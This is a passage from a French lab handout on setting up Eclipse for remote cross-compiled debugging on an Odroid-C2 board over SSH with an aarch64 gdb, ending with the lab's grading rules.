
`/export/tmp/4205_nn/opt/poky/sysroots/i686-pokysdk-linux/usr/lib/aarch64-poky-linux/gcc/aarch64-poky-linux/5.3.0/include/`

4.2 Configuration de la configuration de compilation et exécution à distance sur le Odroid-C2


Dans la section précédente, nous avons compilé l'application sur la machine de laboratoire et nous avons transféré manuellement le fichier compilé à l'aide de `scp` et exécuté via un terminal `SSH`.

On peut automatiser la même démarche avec `Eclipse` un IDE complet !


Assurez vous d'avoir sélectionnez maintenant la perspective C/C++ et d'être dans le projet `debug_oc2` comme dans la figure ci-dessous.




Il faut maintenant ajouter une `Debug Configuration` de type *remote* : sélectionner `Run->Debug Configurations` puis ajouter une nouvelle `C/C+ Remote Application` (voir la figure ci-dessous).




Dans la figure ci-dessous, sélectionner l'onglet `Debugger` afin d'ajouter avec `Browse` le nom de l'exécutable pour `gdb` (chemin complet pour `aarch64-poky-linux-gdb`)






et le chemin des librairies dynamiques dans :

`/export/tmp/4205_nn/opt/poky/sysroots/aarch64-poky-linux/`



Sélectionner l'onglet `Main`. La connexion est `Local`. Sélectionner `New->SSH` et configurer comme ci-dessous :




De retour dans l'onglet `Main`, sélectionner la nouvelle connexion (`Odroid-C2`) et completer le `Remote Absolute File Path for C/C++ Application`

`/home/root/Labo3`


et le `Command to execute before application`

`chmod +x /home/root/Labo3`

suivi d'un `Apply` et vous aurez ceci :



Faites `Close` et votre configuration est terminée. Vous pouvez maintenant faire un `Run-Debug Configuration` en sélectionnant notre configuration `Remote` puis `Debug` :



Vous pouvez maintenant faire une session de débogage comme celle faite localement plus tôt dans ce laboratoire (`Step Into` (ou `F5`), etc.).

Vous avez maintenant un environnement de débogage entièrement intégré dans Eclipse. Pour un vrai développement (application complexe), le temps de configuration `Remote` est négligeable par rapport au cycle édition-compilation-copie-exécution qui sera répété de multiples fois.

5 Évaluation

Il n'y pas de rapport à écrire pour ce laboratoire. La présence est obligatoire et ce laboratoire compte pour 3% de la note finale. Vous devez compléter toutes les étapes pour réussir ce laboratoire.